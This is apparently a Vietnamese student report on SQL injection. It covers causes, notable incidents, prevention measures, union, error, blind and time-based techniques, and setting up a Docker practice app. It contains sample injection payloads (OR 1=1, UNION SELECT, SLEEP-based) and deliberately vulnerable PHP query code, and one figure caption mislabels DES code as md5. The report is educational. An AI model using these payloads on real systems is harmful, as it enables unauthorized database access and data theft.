Sql injection xảy ra do một số nguyên nhân chính sau đây:

- **Đầu vào của người dùng không được xác thực và lọc:** Đây là nguyên nhân phổ biến nhất. Khi một ứng dụng web không xác thực hoặc lọc đầu vào từ người dùng, kẻ tấn công có thể chèn các câu lệnh SQL độc hại vào các truy vấn, dẫn đến SQL Injection.
- **Sử dụng cấu trúc câu lệnh SQL nội suy (interpolated):** Nếu một ứng dụng tạo ra câu lệnh SQL bằng cách nối chuỗi, thay vì sử dụng các câu lệnh SQL được chuẩn bị sẵn (prepared statements) hoặc các tham số có thể thực thi, điều này có thể tạo ra cơ hội cho SQL Injection.
- **Thông báo lỗi chi tiết:** Nếu một ứng dụng trả về thông báo lỗi chi tiết từ cơ sở dữ liệu, kẻ tấn công có thể sử dụng thông tin này để hiểu rõ hơn về cấu trúc của cơ sở dữ liệu và tinh chỉnh các tấn công của mình.
- **Quyền truy cập cơ sở dữ liệu không phù hợp:** Nếu ứng dụng web có quyền truy cập đầy đủ tới cơ sở dữ liệu, thay vì chỉ có quyền truy cập tối thiểu cần thiết để thực hiện chức năng của nó, điều này có thể tạo ra cơ hội cho kẻ tấn công thực hiện các tấn công mạnh mẽ hơn.

Tính nguy hiểm của tấn công Sql injection

SQL Injection là một trong những kỹ thuật tấn công mạng phổ biến và nguy hiểm nhất. SQL Injection có thể cho phép kẻ tấn công xem, sửa đổi, và xóa dữ liệu từ

cơ sở dữ liệu. Điều này có thể bao gồm thông tin nhạy cảm như thông tin cá nhân của người dùng, mật khẩu, thông tin thẻ tín dụng, và dữ liệu công ty bí mật. Trong một số trường hợp, SQL Injection có thể cho phép kẻ tấn công có quyền kiểm soát hoàn toàn cơ sở dữ liệu. Họ có thể sử dụng điều này để thực hiện các hành động như tạo, sửa đổi hoặc xóa các bảng hoặc thậm chí là cả cơ sở dữ liệu. Với quyền kiểm soát cơ sở dữ liệu, kẻ tấn công có thể thực hiện các hành động như việc tạo người dùng mới với quyền quản trị, hoặc thay đổi quyền của người dùng hiện tại. Ngoài ra nếu ứng dụng web và cơ sở dữ liệu được cấu hình không chính xác, kẻ tấn công có thể sử dụng SQL Injection để tấn công vào các dịch vụ khác trên cùng mạng.

Một số cuộc tấn công SQL Injection nguy hiểm đã từng diễn ra

- **Cuộc tấn công GhostShell** — tin tặc từ nhóm APT Team GhostShell đã nhắm mục tiêu vào 53 trường đại học bằng cách sử dụng SQL injection, đánh cắp và xuất bản 36.000 hồ sơ cá nhân của sinh viên, giảng viên và nhân viên
- **Chính phủ Thổ Nhĩ Kỳ** — một nhóm APT khác, tập thể RedHack, đã sử dụng SQL injection để xâm phạm trang web của chính phủ Thổ Nhĩ Kỳ và xóa nợ cho các cơ quan chính phủ
- **Vụ vi phạm của 7-Eleven** — một nhóm kẻ tấn công đã sử dụng SQL injection để xâm nhập vào hệ thống công ty tại một số công ty, chủ yếu là chuỗi bán lẻ 7-Eleven, đánh cắp 130 triệu số thẻ tín dụng
- **Lỗ hổng Tesla** — vào năm 2014, các nhà nghiên cứu bảo mật đã công khai rằng họ có thể xâm nhập trang web của Tesla bằng cách sử dụng SQL injection, giành được đặc quyền quản trị và đánh cắp dữ liệu người dùng.
- **Lỗ hổng trong Fortnite** — Fortnite là một trò chơi trực tuyến với hơn 350 triệu người dùng. Vào năm 2019, một lỗ hổng SQL injection đã được phát hiện có thể cho phép những kẻ tấn công truy cập vào tài khoản người dùng. Lỗ hổng bảo mật đã được vá
- **Lỗ hổng của Cisco** — vào năm 2018, một lỗ hổng SQL injection đã được tìm thấy trong Trình quản lý Giấy phép Prime của Cisco. Lỗ hổng cho phép những kẻ tấn công có được quyền truy cập shell vào các hệ thống mà trình quản lý giấy phép đã được triển khai. Cisco đã vá lỗ hổng

Trên đây là những ví dụ điển hình mà hacker đã thực hiện tấn công SQL injection. Qua đó chúng ta hiểu được tầm quan trọng của việc phòng tránh các cuộc tấn công và bảo mật an toàn thông tin

2.3 CÁCH THỨC HOẠT ĐỘNG VÀ PHÒNG CHỐNG SQL INJECTION

2.3.1 CÁCH THỨC HOẠT ĐỘNG

Những cuộc tấn công SQL Injection Được thực hiện thông qua việc gửi lệnh SQL độc hại đến các máy chủ cơ sở dữ liệu dựa trên các yêu cầu người dùng mà website cho phép.

Giả sử: Bạn có 1 form đăng nhập có 2 input chỉ cần điền Username/Email và Password để đăng nhập. Người dùng sẽ nhập các thông tin đăng nhập của họ vào và nhấn nút Log in (đăng nhập). Các thông tin sẽ được gửi lại cho máy chủ website và ở đó, nó sẽ được kết hợp với lệnh SQL (chẳng hạn trong PHP sẽ trông như ảnh dưới đây).

```
$sql_command="select * from users where username = '".$_POST['username'];  
$sql_command.=" AND password = '".$_POST['password']."'";
```

Lệnh này sẽ được gửi đến một máy chủ cơ sở dữ liệu và tập dữ liệu kết quả sẽ xác định xem tên người dùng và mật khẩu đó có tương ứng với một tài khoản người dùng hợp lệ hay không.

Ví dụ: Người dùng đăng nhập vào bằng “username 123456” làm mật khẩu thì sẽ được chuyển mã theo lệnh như sau:

```
SELECT * FROM users WHERE username='john' AND password='123456'
```


Như vậy sẽ chẳng có gì xảy ra nhưng nếu người dùng đó thay tên hay mật khẩu bằng những tên khác chẳng hạn như “username = john' or 1=1;-” thì kết quả sẽ như sau:

```
SELECT * FROM users WHERE username='john' OR 1=1; -- ' AND password  
='123456'
```

Khi đó, kết quả trả về là thông tin đăng nhập người dùng tên là “john” mà không cần mật khẩu chính xác. Đây là một hình thức tấn công SQL injection đơn giản nhất.

Qua đó chúng ta có thể được là kẻ tấn công SQL injection có thể xâm nhập vào Website hay hệ thống bằng những cách khác nhau. Một số phần trong hệ thống dễ bị tấn công nhất mà bạn có thể gặp phải như:

- Các form đăng nhập
- Các form tìm kiếm
- Các form đánh giá/nhận xét
- Các liên kết của website
- Các trường lưu hoặc trường đầu vào của dữ liệu



Hình 2. 3 Mô hình ví dụ tấn công sql injection.

2.3.2 PHÒNG CHỐNG SQL INJECTION

Không tin vào input của người dùng

Điều này có nghĩa là tất cả những gì người dùng nhập vào phải được coi là độc hại và cần xác minh. Việc này không chỉ thực hiện cho những nơi input dữ liệu đơn giản như văn bản mà còn áp dụng cho mọi thứ khác như input ẩn, tham số truy vấn, nơi tải tệp lên, cookie...

Xác nhận chuỗi input từ phía máy chủ

Điều này có nghĩa là chúng ta đảm bảo dữ liệu người dùng nhập vào là hợp lệ không có những ký tự đặc biệt như ví dụ trên đã đề cập, cũng như vô hiệu hóa bất kỳ kênh độc hại tiềm ẩn nào có thể được nhúng vào đó.

Sử dụng lệnh tham số


Một lựa chọn khác tốt hơn giúp bạn thoát khỏi những cuộc tấn công SQL injection là sử dụng câu lệnh tham số. Những câu lệnh tham số được định nghĩa bằng cách thêm tên của placeholder vào các lệnh SQL mà những thứ sau này sẽ được thay thế bởi input của người dùng.

Phân định rõ ràng các kiểu input

Việc định nghĩa rõ ràng kiểu input sẽ giúp loại bỏ những dữ liệu có thể gây sai sót cho câu lệnh SQL

Mã hóa dữ liệu nhạy cảm trong cơ sở dữ liệu

Điều này sẽ giúp kẻ tấn công không thể khai thác được thông tin ngay trước khi bạn phát hiện ra những dấu hiệu sai phạm.



```

@RequestMapping(value = "/login_admin", method = RequestMethod.POST)
public String dangNhap(Model model, HttpServletRequest re) throws ParseException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, IllegalBlockSizeException, BadPaddingException {
    Session session = this.factory.getCurrentSession();
    String hql = "FROM admin";
    Query query = session.createQuery(hql);
    List<admin> list = query.list();
    for (admin admin : list) {
        String pass1 = MaHoaDes.Decrypt(admin.getPassword(), key);
        String username1 = MaHoaDes.Decrypt(admin.getUsername(), key);
        if ((re.getParameter("user").trim().equals(username1)) && (re.getParameter("pass").trim().equals(pass1))) {
            username = username1;
            model.addAttribute("username", username);
            userLogin = admin;
            return "admin/index";
        }
    }
}
    
```

Hình 2-3 Ví dụ mã hóa cơ bản mật khẩu và username bằng thuật toán md5

Tuy nhiên thuật toán này hiện nay không được sử dụng nhiều vì tính bảo mật của nó chưa cao.

Không hiện chi tiết các thông báo lỗi

Thông báo lỗi chi tiết có thể cung cấp cho kẻ tấn công thông tin về cấu trúc cơ sở dữ liệu của bạn. Thay vào đó, bạn nên ghi lại các lỗi và xử lý chúng một cách an toàn, bảo vệ thông tin nhạy cảm

Thiết kế cẩn thận của ứng dụng và cơ sở dữ liệu

Đảm bảo rằng cơ sở dữ liệu của bạn được thiết kế theo cách thức không để lộ thông tin nhạy cảm nếu bị tấn công SQL Injection. Ví dụ, không lưu trữ mật khẩu dưới dạng văn bản thuần túy trong cơ sở dữ liệu của bạn.

Với máy chủ MS SQL,

Bạn nên sử dụng mô hình Windows Authentication để hạn chế quyền truy cập của hacker vào cơ sở dữ liệu nhằm đảm bảo họ không thể sử dụng các kênh khác để truy cập vào cơ sở dữ liệu của bạn

Cập nhật và bảo dưỡng thường xuyên:

Đảm bảo rằng tất cả các thành phần của hệ thống, bao gồm cơ sở dữ liệu, máy chủ web, và các thành phần phần mềm khác, đều được cập nhật và bảo dưỡng thường xuyên để chống lại các lỗ hổng bảo mật mới được phát hiện

Nên sử dụng những tài khoản chỉ có quyền truy cập đọc – viết đơn giản để vào từng cơ sở dữ liệu riêng biệt.

Trong trường hợp web bị tấn công, phạm vi thiệt hại chỉ nằm trong ranh giới cơ sở dữ liệu đó

Không lưu trữ dữ liệu nhạy cảm nếu không cần tới nó sẽ là cách tốt nhất tránh tình trạng bị hack mất.

2.4 CÁC KỸ THUẬT TẤN CÔNG SQL INJECTION

Hiện nay có nhiều kỹ thuật tấn công SQL Injection được sử dụng, mỗi kỹ thuật đều dựa trên cách ứng dụng xử lý đầu vào từ người dùng. Tuy nhiên trong bài báo cáo này em xin trình bày 4 kỹ thuật phổ biến nhất là:


- Union-based SQL Injection
- Error-based SQL Injection
- Blind SQL Injection
- Time-Based SQL Injection

2.4.1 Kỹ thuật Union-Based SQL Injection

- Union-based SQL Injection là một kỹ thuật SQL Injection trong đó kẻ tấn công sử dụng câu lệnh UNION của SQL để kết hợp kết quả của một câu truy vấn SQL độc hại với kết quả của câu truy vấn ban đầu
- Dưới đây là ví dụ về tấn công Union-Based SQL Injection:
Nhập giá trị đầu vào là: **“ AND 1=1 UNION SELECT database(), version()#”**
Lúc này, câu lệnh truy vấn sẽ trở thành :

“\$query = "SELECT firstname, lastname FROM users WHERE userid = " 1=1 UNION SELECT database(), version()#;”

Do mệnh đề điều kiện trả về TRUE, câu lệnh này sẽ thực hiện truy vấn cơ sở dữ liệu, thực hiện mệnh đề UNION lấy ra thông tin về database, phiên bản của database



Hình 2. 4 Ví dụ tấn công union-based Sql injection trên trang DVWA

2.4.2 Kỹ thuật Error-Based SQL Injection

- Là một kỹ thuật tấn công SQL Injection dựa vào thông báo lỗi được trả về từ Database Server có chứa thông tin về cấu trúc của cơ sở dữ liệu. Đầu tiên, kẻ tấn công sẽ cài một đoạn mã độc để hệ thống cơ sở dữ liệu báo lỗi. Sau đó hacker sẽ dùng dữ liệu thu thập được từ những thông báo này để truy xuất ra thông tin của cấu trúc cơ sở dữ liệu. Dưới đây là ví dụ về cách kỹ thuật Error-Based SQL Injection có thể được thực hiện:

- Giả sử bạn có một ứng dụng web sử dụng truy vấn SQL sau để thực hiện việc đăng nhập: **"SELECT * FROM users WHERE username = '\$username' AND password = '\$password'"**. Kẻ tấn công thấy rằng nếu họ nhập ' vào trường tên đăng nhập, ứng dụng trả về lỗi SQL. Kẻ tấn công có thể khai thác điều này để tìm thông tin về cơ sở dữ liệu. Kẻ tấn công nhập admin' OR 1=1-- vào trường tên đăng nhập. Câu truy vấn SQL sau sẽ được tạo ra: **"SELECT * FROM users WHERE username = 'admin' OR 1=1-- AND password = '\$password'"**. Vì điều kiện `1=1` luôn đúng, câu truy vấn sẽ trả về toàn bộ dữ liệu từ bảng `users`.

2.4.3 Kỹ thuật Blind SQL Injection

- Kỹ thuật Blind SQL Injection là một loại tấn công SQL Injection trong lập trình web, nơi kẻ tấn công tìm cách truy xuất thông tin từ cơ sở dữ liệu thông qua việc kiểm tra điều kiện hoặc truy vấn logic và dựa vào phản hồi của ứng dụng web để xác định sự đúng sai của các truy vấn SQL:
- Giả sử bạn có một ứng dụng web sử dụng truy vấn SQL sau để kiểm tra xem người dùng có quyền truy cập cơ sở dữ liệu hay không: **"SELECT * FROM users WHERE username = '\$username' AND password = '\$password'"**. Kẻ tấn công nhập ' OR '1'=1 vào trường tên đăng nhập.
- Câu truy vấn SQL sau sẽ được tạo ra: **"SELECT * FROM users WHERE username = ' OR '1'=1' AND password = '\$password'"**.
- Vì '1'=1 luôn đúng, câu truy vấn sẽ trả về kết quả đăng nhập thành công.
- Kẻ tấn công có thể tiếp tục kiểm tra điều kiện khác để tìm hiểu về cơ sở dữ liệu, ví dụ: ' OR '1'=2 để kiểm tra điều kiện sai.
- Dựa trên phản hồi của ứng dụng (thành công hoặc thất bại), kẻ tấn công có thể xác định được thông tin về cơ sở dữ liệu, bảng, cột, và dữ liệu khác

2.4.4 Kỹ thuật Time-Based SQL Injection

- Kỹ thuật Time-Based SQL Injection là một loại tấn công SQL Injection trong lập trình web, nơi kẻ tấn công sử dụng việc đặt truy vấn SQL sai vào trường đầu vào của ứng dụng để gây trễ thời gian phản hồi từ cơ sở dữ liệu. Kẻ tấn công sau đó đo thời gian mà ứng dụng mất để phản hồi và dựa vào đó xác định sự đúng sai của các truy vấn. Dưới đây là một ví dụ cụ thể về cách Kỹ thuật Time-Based SQL Injection có thể được thực hiện:

- Giả sử bạn đang gặp một ứng dụng web có một trang đăng nhập với URL như sau:
“http://example.com/login.php?username=user_input&password=user_input”
- Trong trường hợp này, ta có thể thực hiện Kỹ thuật Time-Based SQL Injection bằng cách thêm các biểu thức SQL vào trường username hoặc password.
- Ví dụ, để tạo trễ thời gian 5 giây trong câu truy vấn SQL, ta có thể sử dụng biểu thức sau: **“' OR IF(1=1, SLEEP(5), 0)—”**
- Và sau khi bạn chèn biểu thức này vào URL, URL sẽ trở thành:
“http://example.com/login.php?username=' OR IF(1=1, SLEEP(5), 0)--&password=user_input” Nếu ứng dụng web không được bảo vệ chống lại Kỹ thuật Time-Based SQL Injection, nó sẽ thực hiện hàm ‘SLEEP(5)’ và chờ 5 giây trước khi phản hồi. Kẻ tấn công có thể dựa vào thời gian phản hồi này để xác định sự đúng sai của các điều kiện và trích xuất thông tin từ cơ sở dữ liệu

CHƯƠNG 3 : CÀI ĐẶT VÀ XÂY DỰNG

3.1 TIẾN HÀNH CÀI ĐẶT


3.1.1 CÀI ĐẶT MÔI TRƯỜNG DOCKER

Yêu cầu của của hệ thống (từ trong chủ docker)


- Với hệ điều hành: bắt buộc là Windows 10 64-bit trở lên
- Cần bật Hyper-V and Containers Windows.

Tải file cài đặt docker cho windows tại <https://www.docker.com/get-started>


Sau khi đã tải về, các bạn tiến hành cài đặt thông qua file *Docker Desktop Installer.exe* vừa tải về. Như mình đã giới thiệu, để chạy được docker cần bật tính năng Hyper-V của windows và trong quá trình cài đặt docker nếu windows chưa được bật Hyper-V, sẽ có một checkbox hỏi xem có muốn bật Hyper-V luôn không, thì mình nên lựa chọn checkbox để bật Hyper-V luôn. Sau khi cài đặt hoàn tất, cần khởi động lại máy để có thể chạy docker, sau khi khởi động



Hình 3. 1 Tải Docker về máy



Hình 3. 2 Cài đặt docker thành công



Hình 3. 3 Kiểm tra phiên bản của docker

```
C:\Users\MSI VN>docker info
Client:
Version:      24.0.2
Context:      default
Debug Mode:   false
Plugins:
buildx: Docker Buildx (Docker Inc.)
  Version:    v0.11.0
  Path:       C:\Program Files\Docker\cli-plugins\docker-buildx.exe
compose: Docker Compose (Docker Inc.)
  Version:    v2.19.1
  Path:       C:\Program Files\Docker\cli-plugins\docker-compose.exe
dev: Docker Dev Environments (Docker Inc.)
  Version:    v0.1.0
  Path:       C:\Program Files\Docker\cli-plugins\docker-dev.exe
extension: Manages Docker extensions (Docker Inc.)
  Version:    v0.2.20
  Path:       C:\Program Files\Docker\cli-plugins\docker-extension.exe
init: Creates Docker-related starter files for your project (Docker Inc.)
  Version:    v0.1.0-beta.6
  Path:       C:\Program Files\Docker\cli-plugins\docker-init.exe
sbom: View the packaged-based Software Bill Of Materials (SBOM) for an image (Anchore Inc.)
  Version:    0.6.0
  Path:       C:\Program Files\Docker\cli-plugins\docker-sbom.exe
scan: Docker Scan (Docker Inc.)
  Version:    v0.26.0
  Path:       C:\Program Files\Docker\cli-plugins\docker-scan.exe
scout: Command line tool for Docker Scout (Docker Inc.)
  Version:    0.16.1
  Path:       C:\Program Files\Docker\cli-plugins\docker-scout.exe

Server:
Containers: 4
  Running: 2
  Paused: 0
  Stopped: 2
Images: 4
Server Version: 24.0.2
Storage Driver: overlay2
  Backing Filesystem: extfs
  Supports d_type: true
  Using metacopy: false
  Native Overlay Diff: true
  userxattr: false
```

Hình 3. 4 Xem thông tin của docker hiện có

```
C:\Windows\System32\cmd.e  X  +  v
Microsoft Windows [Version 10.0.22621.2134]
(c) Microsoft Corporation. All rights reserved.

D:\DOCKER\sqlinjection-training-app>docker images
REPOSITORY          TAG         IMAGE ID      CREATED       SIZE
sqlinjection-training-app-www  latest     44c514506b74  5 days ago   451MB
mysql                8.0        7c5ae0d3388c  2 weeks ago  577MB
nginx                latest     021283c8eb95  5 weeks ago  187MB
alpine               latest     c1aabb73d233  8 weeks ago  7.33MB

D:\DOCKER\sqlinjection-training-app>
```

Hình 3. 5 Xem các docker images

CHƯƠNG 4 : THỰC NGHIỆM

4.1 XÂY DỰNG APP TRAINING SQL INJECTION

4.1.1 Cấu trúc của app training sql injection

Trong bài này, em sẽ build một app cơ bản viết bằng PHP thuần của mình sử dụng apache2 và mysql bằng docker compose để sử dụng thực hành tấn công SQL Injection. Sau đây là cấu trúc:

- Tổng quan:
 - Thư mục www là nơi chứa toàn bộ cấu trúc của app như phần login.php, register.php ...
 - sqltraining.sql là thư mục chứa toàn bộ database
 - Docker-compose.yml là file cấu hình mà từ đó docker compose sinh ra và quản lý các file



Hình 4. 1 Tổng quan cấu trúc của bài

- Chi tiết cấu hình docker-compose.yml:
 - Cấu hình docker: docker-compose.yml chứa những cấu trúc sau:
 - Version: là khai báo phiên bản docker sẽ sử dụng ở đây em sử dụng phiên bản “3.1”
 - Service: nơi khai báo lần lượt các dịch vụ sẽ sử dụng ở trong bài này cụ thể bài này có 2 dịch vụ là “www” và “db”.
 - Về dịch vụ “www”

- Build: định nghĩa cách xây dựng image cho dịch vụ. Ở đây “build. `” cho biết mình đang sử dụng Dockerfile trong thư mục hiện tại.
- Port: Chuyển tiếp cổng từ máy host (8000) sang cổng container (80)
